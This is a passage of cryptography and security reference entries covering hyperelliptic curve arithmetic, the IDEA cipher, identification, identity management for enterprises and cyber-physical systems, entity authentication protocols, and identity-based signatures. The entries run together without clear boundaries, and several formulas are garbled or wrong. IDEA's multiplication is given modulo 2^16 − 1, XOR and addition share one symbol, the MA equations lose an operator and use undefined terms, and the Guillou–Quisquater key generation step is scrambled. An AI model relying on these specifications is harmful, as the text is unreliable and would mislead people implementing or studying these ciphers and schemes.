The first efficient explicit formulae for genus two curves, due to Harley (2000), were followed by very active research on the explicit arithmetic of

low-genus curves. Several optimization techniques were introduced, notably by Nagao (2000), reducing the number of field operations needed to implement a group operation, culminating in the complete set genus two formulae by Lange (2005). Lange was able to give fast formulae for hyperelliptic curves in affine coordinates using only one inversion and then the first instances of two different types of inversion-free weighted coordinates. As was first showed by Avanzi (2004), using careful implementation of finite field arithmetic and Lange's formulae, it is possible to get a performance for genus two curves which is very close to that of elliptic curves.

Using theta functions and a *Montgomery ladder*, Gaudry (2007) derived fast formulae for the scalar multiplication in the Kummer surface associated with a genus two curve. He described a scalar multiplication requiring only 25 field multiplications per scalar bit.

In practice, a genus two hyperelliptic curve must be defined on a field with exactly half the size (in bits) of the field of definition of an elliptic curve if they are to provide the same security level. From this observation, Gaudry's formulae would be expected to yield performances similar to that of elliptic curve scalar multiplication methods costing roughly 6.25 field multiplications per scalar bit. As pointed out by Bernstein, such an analysis is in fact flawed, since 6 of these 25 multiplications are done with constants coming from the curve equation; choosing the right curve parameters allows Gaudry's method to outperform *Montgomery ladders* for *elliptic curves*.

The introduction of *Edwards*(2007) models for elliptic curves made the competition between genus one and higher-genus curves more interesting. Bernstein and Lange investigated these curves in depth and, along with a number of other authors, devised explicit formulae for Edwards curves. These formulae offer slightly faster addition and doubling than the best previously known methods for elliptic curves, but improvements on the arithmetic for Kummer surfaces (Bernstein et al., 2014; Lubicz and Roberts, 2016) mean that the last word in this race remains to be written.

Curves Over Binary Fields

Just as Cantor's algorithm could be adapted to the case of hyperelliptic curves over fields of characteristic two by Koblitz, explicit formulae for

divisor addition and doubling were also devised for the even characteristic case.

The impact of characteristic two on divisor doubling is particularly interesting. Since many operations in Cantor's algorithm involve the squaring of polynomials, these parts of the algorithm become particularly efficient over binary fields. A striking example of the performance of doubling over genus two curves if suitable curve parameters are chosen is given in Lange and Stevens (2005). For an overview of genus two coordinate systems and formulae, see Lange (2005).

Several authors Birkner (2007), Fan et al. (2006), Birkner and Thériault (2008) and Birkner and Thériault (2010) also adapted halving methods from the elliptic curve setting to use them for genus two and three curves. In many cases, divisor halvings can be significantly faster than divisor doublings, thus significantly improving the performance of genus two and three scalar multiplication on these curves.

Avanzi et al. (2008) give an explicit curve arithmetic for genera up to four, with specific improvements for genus three and four curves. In turn, this is based on a careful implementation of finite field of characteristic two for each required field size (Avanzi and Thériault, 2007). A comparison between curves of genus up to four was done, with each curve using the best doubling-based coordinate system available. The conclusion of this comparison is that curves of genera two and three have similar performance, even after taking into account the increase in field sizes needed because of index-calculus attacks on genus three hyperelliptic curves, and they are both faster than elliptic curve (often by as much as 50%). In fact, in some cases genus three curves are the fastest – this depending mainly on the relation between finite field sizes in relation to the granularity of the target architecture of the implementation. In the same paper, the performance of the group arithmetic for curves of genus four is seen to be comparable to that of elliptic curves. As with curves over prime fields, the last word has yet to be said about the performance of hyperelliptic curves over binary fields, but it can be safely said that low-genus hyperelliptic curves are a sound alternative to elliptic curves.

Idea

Alex Biryukov[1] ✉
(1) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

IDEA (previous name *IPES*) is a 64-bit, 8.5-round non- Feistel block cipher with 128-bit keys, proposed by Lai and Massey in 1991 (Lai et al. 1991). It is a modified version of a previous design called PES (Proposed Encryption Standard) by the same authors (Lai and Massey 1990), with added strength against differential cryptanalysis.

Background

Since its publication, IDEA resisted intensive cryptanalytic efforts. In (Lai 1992, p. 79), IDEA reduced to four rounds was claimed to be secure against differential attacks. Progress in cryptanalyzing round-reduced variants was very slow, starting with an attack on a two-round variant of IDEA in 1993 (Meier 1993) by Meier, an improvement to 2.5 rounds by Daemen et al. (Daemen et al. 1993), then an attack on 3.5 rounds published in 1997 (Borst et al. 1997) by Borst et al. Impossible differential attack significantly improved previous results for 3 and 3.5 rounds and could break up to 4.5 rounds (Biham et al. 1999) using the full codebook and 2^{112} steps. Further progress was an attack marginally breaking five rounds with a variant of meet-in-the-middle attack due to Demirci et al. (2004) and using 2^{24}chosen

plaintexts, 2^{58} memory and 2^{126} steps of analysis. More recently 6 rounds were cryptanalyzed with the full codebook, $2^{126.8}$ time and 2^{64} memory (Biham et al. 2007). Also related key attacks on 8 rounds (Biham et al. 2008) were developed requiring relations between 256 keys, with 2^{72} chosen plaintexts 2^{99} time and $2^{66.6}$ memory.

In addition to these attacks, three relatively large and easily detectable classes of weak keys were found: in (Daemen et al. 1994), 2^{51} weak keys out of the 2^{128} keys were found to be detectable with 16 chosen plaintexts and 2^{17} steps using differential *membership tests*, and in (Hawkes 1998), 2^{63} weak keys were found to be detectable given 20 chosen plaintexts with a negligible complexity under differential–linear membership tests. In another work, a class of 2^{64} keys detectable via a boomerang membership of 2^{16} steps and queries was found (Biryukov Jr et al. 2002).

Theory

The *key-schedule* of the cipher is completely linear. The main idea behind the design is the mix of non-commuting ⊞: addition mod 2^{16} (denoted by ⊞), XOR (denoted by ⊞), and multiplication mod $(2^{16} - 1)$ (denoted by ⊙, with $0 \equiv 2^{16}$). These operations work with 16-bit words. One round of IDEA is split into two different half-round operations: key mixing (denoted by *T*) and *M*-mixing denoted by $M = s \circ MA$, where *MA* denotes a multiplication–addition structure and *s* denotes a swap of two middle words (as usual the composition of transformations is applied from right to left, i.e., MA is applied first, and the swap s is applied to the result). *T* divides the 64-bit block into four 16-bit words X_1, X_2, X_3, X_4 and mixes the key words Z_1, Z_2, Z_3, Z_4 with the data using ⊙ and ⊞:

$$(X_1, X_2, X_3, X_4) \xrightarrow{T} (X_1 \odot Z_1, X_2 \boxplus Z_2, X_3 \boxplus Z_3, X_4 \odot Z_4)$$

The transform *MA* provides *diffusion* between different words and mixes in two more key words Z_5, Z_6:

$$Y_1 = ((X_1 \oplus X_3) \odot Z_5 \boxplus (X_2 \oplus X_4)) \odot Z_6,$$
$$Y_2 = Y_1 ((X_1 \oplus X_3) \odot Z_5),$$
$$(X_1, X_2, X_3, X_4) \xrightarrow{MA} (X_1 \oplus C_2, X_2 \oplus C_1, X_3 \oplus C_2, X_4 \oplus C_1)$$

Both *MA* and *s* are involutions. The full 8.5-round IDEA can be written as

$$\text{IDEA} = T^{\circ} s^{\circ} (s^{\circ} MA^{\circ} T)^8 = T^{\circ} s^{\circ} (M^{\circ} T)^8.$$

The only changes between IDEA and its predecessor PES are in the order of operations in the key mixing subround *T*: PES uses the order (⊙, ⊙, ⊞ , ⊞), while IDEA uses the order (⊙, ⊞ , ⊞ , ⊙), and in the swap of the words after the *MA* subround. In IDEA, the outer words X_1, X_4 are not swapped. These changes were motivated by a differential attack on PES given in (Lai et al. 1991).

Identification

Definition

Identification is the claim by an entity of some particular identity. The claimant interacts with a verifier, typically offering corroborating evidence for the claim, so that the verifier will come to rely upon the claim for some purpose.

Theory

A "name," or identity, is a set of information that distinguishes a specific entity from every other within a particular environment. In some environments, the "name" may just be a given name; in other environments, it will be a given name and a family name; in still others, it may include additional data such as a street address, or may be some other form entirely (e.g., an employee number). In all cases, however, the identity depends upon the environment: the size and characteristics of the environment determine the amount of information required for uniqueness (Adams and Lloyd 2003).

Identification is the claim of an identity. Each of two entities is involved in this process: the *claimant* claims an identity either explicitly or implicitly ("I am *x*"), and the *verifier* makes a corresponding claim with respect to the

same identity ("The entity with whom I am dealing is *X*," where *X* is either *x* or a mapping from *x* to some other namespace that is meaningful to the verifier). In order for the verifier to believe its own claim enough to rely upon it for some purpose, there must be corroborating evidence of the claimant's claim. This evidence may come from the claimant directly or may come from some third party that is trusted by the verifier. In either case, the process of obtaining and verifying this evidence is known as authentication (also Entity Authentication) and may make use of a protocol exchange between the verifier and the claimant (Identity Verification Protocol).

Depending upon the purpose for which the verifier needs the identity of the claimant (i.e., depending upon how much the verifier must rely upon this identity), the authentication process associated with an identification step may be relatively weak, relatively strong, or somewhere in between. The verifier needs to assess and manage the risk that this identity may have been stolen by another entity who is now trying to impersonate the true holder of this identity (Impersonation Attack). Impersonation can potentially lead to unauthorized access to personal or corporate data, networks, applications, or functions; the verifier will typically use stronger authentication mechanisms if a successful impersonation attack could lead to the release of sensitive data. The verifier will therefore need to make an assessment of the risk associated with the unintended release of various types of data, as well as the strength of various authentication mechanisms, so that appropriate choices can be made for data protection.

Identity Uniqueness

Identification is only possible within a domain when all identities in that domain are unique (i.e., no two entities in the domain have the same "name"). There are two general schemes for achieving identity uniqueness within a domain: *flat namespaces* and *hierarchical namespaces*. In a flat namespace, the Naming Authority (the authority that officially assigns identities to, or associates identities with, entities) is responsible for binding a unique identity to every entity in the domain and uses a fixed, non-extensible syntax to express this identity. Within a company, an *n*-digit employee number is an example of a flat namespace scheme.

In a hierarchical namespace, the Naming Authority is responsible for binding a unique identity to only a subset of the entities; these entities in turn are responsible for binding unique identities to other groups of entities, and so on, until every entity has a unique identity. The identity syntax is typically flexible and extensible. Examples of hierarchical namespace schemes include e-mail address, IP address, and X.500 distinguished name (ITU-T Recommendation X.509 2000).

In general, there is a trade-off between uniqueness and usability (user-friendliness) in a flat namespace. Furthermore, for many large domains – in particular, the domain of the entire world – there is no single recognized naming authority. Consequently, hierarchical schemes are typically used in practice in large-scale environments, and flat namespace schemes are typically used in environments with a small number of entities. Note, however, that even in relatively small environments (perhaps a few dozen entities), a hierarchical scheme may be used if the environment is very dynamic (frequent joining and leaving of entities) because management of changes will be greatly simplified if each authority entity needs to oversee only a small handful of other entities.

Authorities for Naming and Authentication

Although in theory they may be the same, typically the Naming Authority and the Authentication Authority in a domain are distinct entities. The Naming Authority associates a “name” with an entity for the purposes of identification, while the Authentication Authority associates that same “name” with corroborating evidence for the purposes of authentication, and/or with an authentication mechanism for the purposes of identity verification. A government department issuing driver’s licenses is an example of the former type of Authentication Authority in that it writes a “name” (in this case, a given and family name, along with address and other information) into an official document (the driver’s license) that may be used as corroborating evidence to validate a claim of identity. A Certification Authority in a Public Key Infrastructure (PKI) is an example of the latter type of Authentication Authority in that it binds a “name” (such as an e-mail address) to a public key pair in a certificate that will be used as an authentication mechanism by the entity associated with that “name” (Adams and Lloyd 2003; Housley and Polk 2001). Even within a single

organization (in fact, even within an organization of quite modest size), the authority that assigns names/identities (such as an employee number) to employees will be distinct from the authority that manages passwords, hardware authentication tokens, or multifactor authentication schemes for employees.

Identification

Definition

An *identity* of an individual is the set of information known about that person. For example, a person's identity in the real world can be a set of a name, an address, a driver's license, a birth certificate, a field of employment, etc. This set of information typically includes a name, which is used as an identifier (allowing other entities to refer to the identity without enumerating all of the items). It may also include items such as a driver's license or birth certificate, which are used as authenticators (issued by a relevant authority and allowing other entities to determine the legitimacy of someone's claim to an identity) and/or items which can be

used as a privilege (such as a driver's license, establishing the permission to operate a motor vehicle).

A *digital identity* is the corresponding concept in the digital world. As people engage in more activities in the cyber world, the trend has been to link the real-world attributes of identity with an individual's cyber-world identity, giving rise to privacy and other concerns.

Identity management is the set of processes, tools, and social contracts surrounding the creation, maintenance, and termination of a digital identity for people or, more generally, for systems and services, to enable secure access to an expanding set of systems and applications.

Background

Traditionally, identity management has been a core component of system security environments where it has been used for the maintenance of account information for login access to a system or a limited set of applications. An administrator issues accounts so that resource access can be restricted and monitored. Control has been the primary focus for identity management. More recently, however, identity management has expanded beyond the sole purview of information security professionals and has become a key enabler for electronic business.

Theory

Identity management solutions are modular and composed of multiple service and system components. Below, a number of key foundational, lifecycle, and consumable components are identified and described.

Foundational components of an identity management system are core components that form the basic building blocks on which an identity management system can be built. Such components are often not specific to identity management and can also be used in other security and system areas.

- *Repository*. At the core of the system is the logical data storage facility and identity data model that is often implemented as a directory or database. Policy information governing access to and use of information in the repository is generally stored here as well.

- *Authentication Provider*. The authentication provider, sometimes referred to as the identity provider, is responsible for performing primary authentication of an individual that will link this individual to a given identity. The authentication provider produces an authenticator – a token that allows other components to recognize that primary authentication has been performed. Each identity may be associated with more than one authentication provider. The mechanisms employed by each provider may be of different strengths and some application contexts may require a strength above some specified minimum to accept the claim to a given identity.
- *Policy Control*. Access to and use of identity information is governed by policy controls. Authorization policies determine how information may be manipulated; privacy policies govern how identity information may be disclosed. Policy controls may cause events to be audited, and may specify that the subject of an identity must be notified when information is accessed.
- *Auditing*. Secure auditing provides the mechanism to track how information in the repository is created, modified, and used. This is an essential enabler for forensic analysis – which is used to determine how and by whom policy controls were circumvented.

Lifecycle components of an identity management system address the temporal nature of managing an identity and relate to key milestones such as the start and end of an identity, as well as any changes during this period.

- *Provisioning*. Provisioning is the automation of all the procedures and tools to manage the lifecycle of an identity: creation of the identifier for the identity; linkage to the authentication providers; setting and changing attributes and privileges; and decommissioning the identity. In large-scale systems, these tools generally allow some form of self-service for the creation and ongoing maintenance of an identity and frequently use a workflow or transactional system for verification of data from an appropriate authority. These tools may also propagate data to affiliated systems that may not directly consume the repository.
- *Longevity*. Longevity tools create the historical record of an identity. These tools allow examination of the evolution of an identity over time.

Consumable value components of an identity management system effectively allow for integration of the core and lifecycle components with

applications that need to make use of identity management.

- *Single Sign-on*. Single sign-on allows a user to perform primary authentication once and then access the set of applications and systems that are part of the identity management environment.
- *Personalization*. Personalization and preference management tools allow application specific as well as generic information to be associated with an identity. These tools allow applications to tailor the user experience for a given individual leading to a streamlined interface for the user and the ability to target information dissemination for a business.
- *Access Management*. Similar to the policy controls within the identity management system foundation components, access control components allow applications to make authorization and other policy decisions based on privilege and policy information stored in the repository.

Applications

Identity management systems are primarily deployed in one of three models: as silos, as walled gardens, and as federations.

- *Silo*. This is a common model on the Internet today. In this model, the identity management environment is put in place and operated by a single entity for a fixed user community.
- *Walled Garden*. Walled gardens represent a closed community of organizations. A single identity management system is deployed to serve the common user community of a collection of businesses. Most frequently, this occurs in business-to-business exchanges and specific operating rules govern the entity operating the identity management system.
- *Federation*. Federated identity management environments have also emerged. These include systems like OpenID, Windows Live ID (formerly Microsoft's .Net Passport), and the Kantara Initiative (Kantara Initiative 2020). The central difference between federated identity systems and walled gardens is that no single entity operates the identity management system. Federated systems support multiple identity providers and a distributed and partitioned store for identity information. Clear operating rules govern the various participants in a federation – both the operators of components and the operators of services who rely

on the information provided by the identity management system. Most systems exhibit strong end-user controls over how identity information is disseminated among members of the federation.

Experimental Results

At time of writing this entry, several organizations have implemented, and demonstrated interoperability with, the SAML standard (Security Services Technical Committee (SSTC) Security Assurance Markup Language (SAML) v 2.0. OASIS 2005) as part of their identity management products. In addition, several websites have adopted the OpenID standard (OpenID Foundation 2014).

Open Problems and Future Directions

Many of the challenges associated with identity management relate to uptake and adoption by both service providers and users since the effectiveness of identity management (especially for components such as single sign-on) increases significantly with greater adoption and use.

Identity Management for Cyber-Physical Systems

Definitions

A digital identity is the information by which a person, a system or a device can be differentiated from all others. Identity management is a framework of policies and technologies by which digital identities are assigned, administered and used. Cyber-physical systems (CPS) consist of sensors and actuators, and integrate computation and communication to monitor, coordinate and control the operations of physical components and processes. Identity management for CPS governs the life cycle of the digital identities of people and devices, and is an instrument to authenticate and restrict access to data, physical and digital resources, such as sensor information and control commands for actuators.

Background

Digital identities (Windley, 2005) typically comprise identifiers (e.g. user id, email address, URI), credentials to authenticate an individual (e.g. PINs and passwords, certificates, tokens, biometrics) as well as attributes and metadata that describe the individual (e.g. roles, privileges, location). Proving or confirming a user's digital identity is critical to properly grant

permissions to access applications, services and data. Digital identities therefore lie at the heart of authentication and authorization.

Identity Management (IdM) provides policies and technologies to govern the life cycle of digital identities and to keep them secure. It is an integral part of Identity and Access Management (IAM). Within the enterprise, an IAM system additionally fulfills the responsibility of authenticating employees and enforcing access control for authorized users to the systems, services and applications within the security perimeter of the organization.

Identity federation is the process where the authentication of a user is delegated to an external party. Typically a Service Provider (SP) trusts (Mcknight et al., 2011) an Identity Provider (IdP) to vouch for the identity of a user, allowing users from one security domain to access services in another domain given that they belong to the same federation. This way, a service or application does not need to acquire, store or verify any credentials itself to authenticate and authorize users.

Application

The technological innovations of cyber-physical systems (Baheti and Gill, 2011) have led to digital transformations in the industry, with diverse applications in the areas of safety-critical systems, transportation, healthcare, industrial automation, supply chain management and manufacturing (Lee et al., 2015). In these application areas, smart networked devices are not only intermittently interconnected with one another, but in many cases also with Information Technology (IT) infrastructures and even the Internet.

The number of wireless and cyber-physical devices that help monitor and control a variety of business- or safety-critical processes, is growing rapidly. The direct impact of IT infrastructure and services on the physical world follows a similar trend. Digital identities in CPS are key to authenticate and authorize people and devices in cyber-physical processes, for example, to read information from sensors or to issue control commands to actuators. However, the competitive advantages and opportunities of these intertwined distributed ecosystems also come with increased cyber-security risks and attack surfaces (Tantawy et al., 2020).

Indeed, as cyber-physical systems empower critical infrastructures, their nascent and wide adoption makes them an attractive target for hackers and cyber-attacks (Ashibani and Mahmoud, 2017). As such, tamper-proof digital identities are imperative not only to represent these devices, but also to secure the systems, services and applications with which they interact. For example, CPS require protection against identity spoofing attacks, the presence of rogue devices, and distributed denial-of-service (DDoS) attacks.

IdM and IAM systems are facing the challenge to adapt to the enormous growth of connected devices, largely because they are primarily focused on people and less on devices. It is difficult to assess what multi-factor authentication (MFA) − where people combine knowledge, possession, and inherence factors to add extra layers of security on top of password-based authentication − entails for connected devices. The IDentity of Things (IDoT) (Lam and Chi, 2016) is an emerging concept that was proposed to extend the traditional functionalities of IAM systems with capabilities to manage the logical and physical identity of entities, as well as the relationships between them: devices and humans, devices and devices, devices and applications, and humans and applications. To put this IDoT concept into practice, the existing authentication schemes and trust assumptions need to be revisited for massively distributed cyber-physical systems.

Open problems and Future directions

The interaction between cyber-physical systems and IT infrastructures introduces a growing attack surface and new security threats that may have severe implications in both the digital and physical world. Furthermore, resource constrained devices in CPS typically have software and hardware limitations, making it difficult to add new security measures. Additionally, they may interact with legacy systems that were never designed to accommodate todays security best practices. As a result, the level of difficulty to strengthen security in CPS is increasing.

Specifically for identity management for CPS, the inherent complexity originates from the necessity to govern the identity life cycle of people and devices, and to mitigate unauthorized access to critical resources in an ever

expanding digital and physical intertwined ecosystem. These observations result into a number of open problems and research challenges.

First, the hierarchical naming scheme used in the Internet is inadequate for dynamic environments where cyber-physical systems may appear and disappear from the network. The assignment of identities to systems and devices − Internet-enabled or not − requires a naming convention and infrastructure to provide non-colluding and tamper-proof identifiers to devices.

Secondly, identity management systems need to scale in order to address three key concerns: (1) the exponentially increasing number of identities associated with devices and systems, (2) managing the mobility of cyber-physical systems, and (3) managing the growing amount of complex relationships across individuals, devices and applications/services within and possibly beyond the security perimeter of the enterprise.

Lastly, trust assumptions about identities must be reconsidered when the digital security perimeter disappears. Borderless cyber-physical enterprises can adopt a Zero Trust Architecture that is based on the ‘never trust, always verify’ principle where no device, user or application can be trusted.

Synonyms

Entity authentication protocol

Definition

An identity verification protocol is a protocol used to obtain entity authentication of one entity to another entity. The authentication provided by the protocol can be either *unilateral* (i.e., authenticates just one of the entities to the other entity) or *mutual* (i.e., authenticates both entities).

Theory

In addition to the two entities directly involved in the authentication (the *claimant* and *verifier*), some protocols require the participation of a trusted third party in order to achieve authentication. For example, an authentication server may provide an authentication token to a claimant, which would then be provided to the verifier as part of the identity verification protocol. The participation of the trusted third party may occur *prior* to the identity verification protocol between the claimant and verifier

(e.g., the authentication server provides the claimant with the authentication token at time A, and the protocol between the claimant and the verifier takes place at a subsequent time B) or may occur *during* the identity verification protocol (e.g., the claimant contacts the verifier, the verifier redirects the claimant to a third party Identity Provider (IdP), the IdP authenticates the claimant and sends the claimant and an authentication response back to the verifier, and the verifier verifies the IdP's response and continues the session with the claimant).

A number of different identity verification protocols exist, but most of them fall into three main types. These are password-based schemes, challenge–response protocol schemes, and zero-knowledge identification techniques.

Applications

Password-based schemes typically involve the claimant providing a password or PIN (Personal Identification Number) that is either sent directly to the verifier or used to generate a token (Authentication Token), or credentials, that can be validated by the verifier, who also knows the password. Because of the direct reliance on a password or PIN (which are often weak in many real-world environments), most of these schemes are susceptible to replay attacks, password guessing attacks, dictionary attacks, and/or compromise of the password, at either the claimant or verifier. Thus, these schemes usually provide limited security, but have the advantage that they are easy to implement and deploy and are readily usable by most claimants (who are already familiar with the use of passwords and PINs).

Challenge–response protocols require the claimant to verify its identity to the verifier by proving knowledge of a secret value that is known only to the claimant (and possibly the verifier) and will not be revealed as part of the protocol. Proving knowledge of this secret is accomplished by responding to a particular challenge provided by the verifier. Typically, the verifier produces a time-variant parameter (e.g., a nonce), and the claimant is required to apply some cryptographic transformation to that parameter using a key that only it (or possibly also the verifier) knows. For example, the verifier may encrypt a nonce with a symmetric key known only to itself and the claimant and send the ciphertext to the claimant. The claimant will decrypt this ciphertext to recover the nonce, augment the nonce by 1,

encrypt this new value, and send the resulting ciphertext to the verifier (who can then decrypt to confirm that this must indeed be the purported claimant). As another example, the verifier may send the nonce to the claimant, who will digitally sign the nonce using the claimant's private key and return the signature to the verifier. The verifier can then use the purported claimant's public key (as contained in a validated public key certificate) to verify the digital signature and thus confirm that this must be the purported claimant. Standardized examples of challenge–response identity verification protocols can be found in ISO/IEC 9798-2 (2019), ISO/IEC 9798-3 (2019), FIPS 196 (1997) and TLS (Transport Layer Security) (Dierks and Rescorla 2008).

Zero-knowledge protocols use asymmetric techniques to prove the claimant's identity, but are based upon interactive proof systems and zero-knowledge techniques, and thus differ from asymmetric-based challenge–response protocols. These protocols are designed to reveal no information whatsoever beyond whether or not the claimant knows a secret (and thus has the claimed identity) and then only to the verifier. Examples of zero-knowledge identification protocols include the Fiat–Shamir identification protocol, the GQ identification protocol (Guillou and Quisquater 1988), and the Schnorr identification protocol.

It should be noted that identity verification protocols only provide entity authentication at the instant of protocol execution and do not necessarily prove that the authenticated entity was participating in an entire session. If entity authentication is required for the entire lifetime of a given session, then either the identity verification protocol can be repeatedly (perhaps at random times) performed throughout the lifetime of the session, or it can be combined with a key establishment mechanism and an ongoing integrity service, as is done in TLS. With this latter option, if the verifier is convinced of the claimant's identity at the beginning of the session when the key is established, then successful use of that key at subsequent times during the session suggests that the initially identified claimant is still involved in the session.

Definition

Identity-based cryptography refers to a set of public key cryptographic primitives where public keys consist of users' identity information and nothing else. Its advantage is to alleviate the need for digital certificates linking public keys to the identity of the corresponding user.

Background

Identity-based public key cryptography is a paradigm introduced by Shamir in 1984. His motivation was to simplify key management and remove the need for public key certificates as much as possible by letting the user's public key be the binary sequence corresponding to an information identifying him in a nonambiguous way (e-mail address, IP address

combined to a user name, telephone number, etc). The removal of certificates allows avoiding the trust problems encountered in current public key infrastructures (PKIs): it is no longer necessary to bind a public key to its owner's name since those are one single thing, and it also simplifies key management since public keys are human-memorizable. These systems involve trusted authorities called private key generators (PKGs) that have to deliver private keys to users after having derived them from their identity information (users do not generate their key pairs themselves) using a master secret key. End users do not have to enquire for a certificate for their public key. The only things that still must be certified are the public keys of trusted authorities. This does not completely eliminate the need for certificates but, since many users depend on the same authority, this need is drastically reduced. Several practical solutions for identity-based signatures (IBS) have been devised since 1984 (Fiat and Shamir 1986; Guillou and Quisquater 1998; Sakai et al. 2000), but finding a practical identity-based encryption scheme (IBE) remained an open challenge until 2001 when elegant solutions were provided by Boneh and Franklin (2001) and Cocks (2001). Other identity-based signatures were proposed after 2001 (e.g., Cha and Cheon 2003; Hess 2003).

Basically, an identity-based cryptosystem consists of four algorithms. First, a *Setup* algorithm, which is run by a PKG, takes as input a security parameter to output a public/private master key pair (mpk, msk) for the PKG. A key generation algorithm *Keygen* is also run by the PKG: it takes as input the PKG's master secret key msk and a user's identity *ID* to return the user's private key d_{ID}. In the case of identity-based encryption, the third algorithm is an encryption algorithm *Encrypt* that can be publicly run by anyone and takes as input a plaintext M, the recipient's identity, and the PKG's master public key mpk to output a ciphertext C. The last algorithm is then the decryption algorithm *Decrypt* that takes as input the ciphertext C and the private decryption key d_{ID} to return a plaintext M. In the case of identity-based signatures, the last two algorithms are the signature generation algorithm *Sign* that, given a message M, the PKG's public key and a private key d_{ID} generates a signature on M that can be verified by anyone thanks to the signature verification algorithm *Verify*. The latter takes as input the PKG's key mpk and the alleged signer's identity *ID* to return 1 or 0 depending on whether the signature is acceptable or not.

This chapter surveys some simple identity-based schemes that have appeared in the literature since Shamir's call for proposals in 1984. Some of the most famous identity-based signature schemes are fist described, and the chapter then gives an example of identity-based encryption scheme based on modular arithmetic.

Theory

This section presents simple examples of identity-based signatures. The first one is a generic construction that can be based on any signature scheme. The second one is the Guillou–Quisquater (1998) signature scheme that builds on the RSA assumption. The next example is a scheme, proposed by Bellare, Namprempre, and Neven (2004), which relies on the difficulty of computing discrete logarithms. The chapter finally outlines a simple identity-based encryption scheme due to Cocks (2001).

Identity-Based Signatures

Syntactically, an identity-based signature consists of the following four algorithms.

- *Setup*. Is a probabilistic algorithm run by a private key generator (PKG) that takes as input a security parameter to output a master public key mpk and a master secret key msk which is kept secret.
- *Keygen*. Is a private key generation algorithm run by the PKG on input of params and the master key msk to return a private key d_{ID} associated with the identity *ID*.
- *Sign*. Is a (possibly probabilistic) algorithm that takes as input public parameters params, a message *M* and the signer's private key d_{ID}, and outputs a signature $\sigma = \mathbf{Sign}(d_{ID}, M)$.
- *Verify*. Is a deterministic verification algorithm that takes as input a purported signature σ, the master public key mpk and the signer's identity *ID*. It outputs 0 or 1.

The security of IBS schemes is formalized via a game between a challenger and an adversary $\mathcal{L}$. More precisely, the definition used in Bellare et al. (2004) and Dodis et al. (2003) extends the standard notion (Goldwasser et al. 1998) of existential unforgeability under chosen-message

attacks by requiring any probabilistic polynomial-time algorithm $\mathcal{L}$ to have negligible advantage in the following game.

1. The challenger generates a master key pair (mpk, msk) $\leftarrow$ *Setup*(k) and hands mpk to the forger $\mathcal{L}$.

2. On polynomially-many occasions, the forger makes queries of the following two types:

   (a) Key generation queries: $\mathcal{L}$ chooses an arbitrary identity *ID* and the challenger replies by returning $d_{ID} \leftarrow$ *Keygen*(msk, *ID*).

   (b) Signing queries: $\mathcal{L}$ chooses a pair (*ID*, *M*). The challenger replies by computing $d_{ID} \leftarrow$ *Keygen*(msk, *ID*) and returning σ = *Sign*(d_{ID}, *M*).

   These queries can be made adaptively in that each one may depend on the answers to prior queries.

3. The forger outputs a triple ($ID^\star$, $M^\star$, $\sigma^\star$) and wins if the three following conditions are satisfied:

   (a) $ID^\star$ was never queried for key generation.

   (b) The pair ($ID^\star$, $M^\star$) was never queried for signature.

   (c) *Verify* $(\mathrm{mpk}, ID^\star, \sigma^\star) = 1$.

Generic IBS from Any Signature

In Bellare et al. (2004), Bellare, Namprempre, and Neven pointed out that any digital signature can be made identity-based in a very simple manner using certification. This generic construction was previously implicitly described in Dodis et al. (2003) and goes as follows. Let Π^{sig} = (Keygen, Sign, Verify) be any ordinary (i.e., nonidentity-based) digital signature scheme providing existential unforgeability under chosen-message attacks

(Goldwasser et al. 1998). Then, a secure IBS scheme Π^{IBS} = (*Setup*, *Keygen*, *Sign*, *Verify*) can be obtained as follows.

- *Setup*. Given a security parameter $k \in \mathbb{N}$, the algorithm generates a digital signature key pair $(pk, sk) \leftarrow \text{Keygen}(k)$ and returns (mpk, msk) = (pk, sk).
- *Keygen*. To generate a private key for some user's identity *ID*, the PKG generates a fresh digital signature key pair $(pk_{ID}, sk_{ID}) \leftarrow \text{Keygen}(k)$ and sets $d_{ID} = (sk_{ID}, pk_{ID}, \sigma_{ID})$, where $\sigma_{ID} = \text{Sign}(\text{msk}, ID \| pk_{ID})$ is a certificate binding the newly generated public key pk_{ID} to the identity *ID*.
- *Sign*. To sign a message *m* using is private key $d_{ID} = (sk_{ID}, pk_{ID}, \sigma_{ID})$, the signer computes $\sigma_m = \text{Sign}(sk_{ID}, m)$ and the identity-based signature is defined as the triple $\sigma = (\sigma_m, pk_{ID}, \sigma_{ID})$.
- *Verify*. To verify an alleged signature $\sigma = (\sigma_m, pk_{ID}, \sigma_{ID})$ for message *m* under the identity *ID*, the verifier returns 1 if $\text{Verify}(pk_{ID}, \sigma_m, m) = 1$ and $\text{Verify}(\text{mpk}, \sigma_{ID}, ID \| pk_{ID}) = 1$. Otherwise, it outputs 0.

The above construction was extended to provide hierarchical identity-based signatures (Kiltz et al. 2005) (i.e., IBS schemes involving a hierarchy of signers organized in a hierarchical setting) and identity-based signatures with special properties (Galindo et al. 2006).

While simple and elegant, this construction leaves room for efficiency improvements, notably in terms of signature size since each signature comprises two ordinary digital signatures and a public key. Ideally, one would like to have an IBS scheme performing as well as ordinary digital signatures. The next subsections show two examples of such schemes that both derive from the Fiat–Shamir paradigm (Fiat and Shamir 1986).

The Guillou–Quisquater IBS

This scheme is derived from a three round identification scheme. It was proposed in 1988 and consists of the following algorithms.

- *Setup*. Given a security parameter k_0, the private key generator (PKG) picks two $k_0/2$-bit primes *p* and *q* and computes $n = pq$. It also picks a prime number $e \in \mathbb{Z}_{\phi}(n)$ such that $\gcd(e, \phi(n)) = 1$ and chooses cryptographic hash functions $H : \{0, 1\}^* \rightarrow \mathcal{E}_k$ and $G : \{0, 1\}^* \rightarrow \mathbb{Z}_n$.

The master public key is mpk = (n, e, G, H) while the master secret key is the pair msk = (p, q).

- *Keygen*. Given a user's identity *ID*, the PKG computes $\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\}$ and $x \in \mathbb{Z}_n^*$ such that $Ia^e \equiv 1 (\mathrm{mod}\, n)$. The obtained $d_{ID} = a$ is returned to the user as a private key.
- *Sign*. Given a message m, the signer does the following:
  1. Pick a random $k \xleftarrow{R} \mathbb{Z}_n^*$ and compute $r = k^e \bmod n$.
  2. Compute $\ell = H(m \| r) \in \mathcal{E}_k$.
  3. Calculate $s = ka^\ell \bmod n$.

  The signature on m is the pair (s, ℓ).
- *Verify*. To verify a signature (s, ℓ) on m:
  1. Compute $I = G(ID)$ from the signer's identity *ID*.
  2. Compute $u = s^e I^\ell \bmod n$.
  3. Accept the signature if $\ell = H(m \| u)$.

